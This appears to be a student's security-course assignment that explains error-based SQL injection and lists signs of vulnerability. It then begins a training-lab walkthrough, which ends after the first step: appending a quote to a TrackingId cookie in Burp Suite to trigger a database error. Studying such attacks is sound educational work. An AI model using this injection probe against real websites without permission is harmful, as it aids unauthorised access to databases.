# Họ và tên: Trần Minh Triết

# MSSV: SE172241

# Class: IA1702

# Question:

1. **What is an Error-Based SQL Injection attack, and how does it differ from other types of SQL injection?**

Error-Based SQL Injection is a type of SQL injection attack where an attacker exploits SQL database errors to extract information from the database. The attacker injects malicious SQL code into input fields to provoke error messages containing sensitive data.

Unlike other types of SQL injection, Error-Based attacks rely on exploiting the system's response to faulty SQL queries, revealing details that help the attacker gain unauthorized access or gather information.

1. **Explain the concept of using database errors to extract information and describe the typical signs that a web application might be vulnerable to this type of attack.**


Error-based blind SQL injection, attackers leverage error messages generated by the database to extract sensitive information.


**Commonly Signs of Vulnerability**:

* **Error Messages**: Web applications that display detailed SQL error messages to users are often susceptible.
* **Generic Error Pages**: When a web application returns generic error pages for SQL-related issues, it may indicate a lack of proper input validation.
* **Unexpected Behavior**: Unusual or unexpected behavior, such as different responses to similar requests, may suggest a vulnerability.

**Lab 11: Blind SQL injection with conditional errors**


Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.






Modify the TrackingId cookie, appending a single quotation mark to it:


TrackingId=xyz'



Verify that an error message is received.

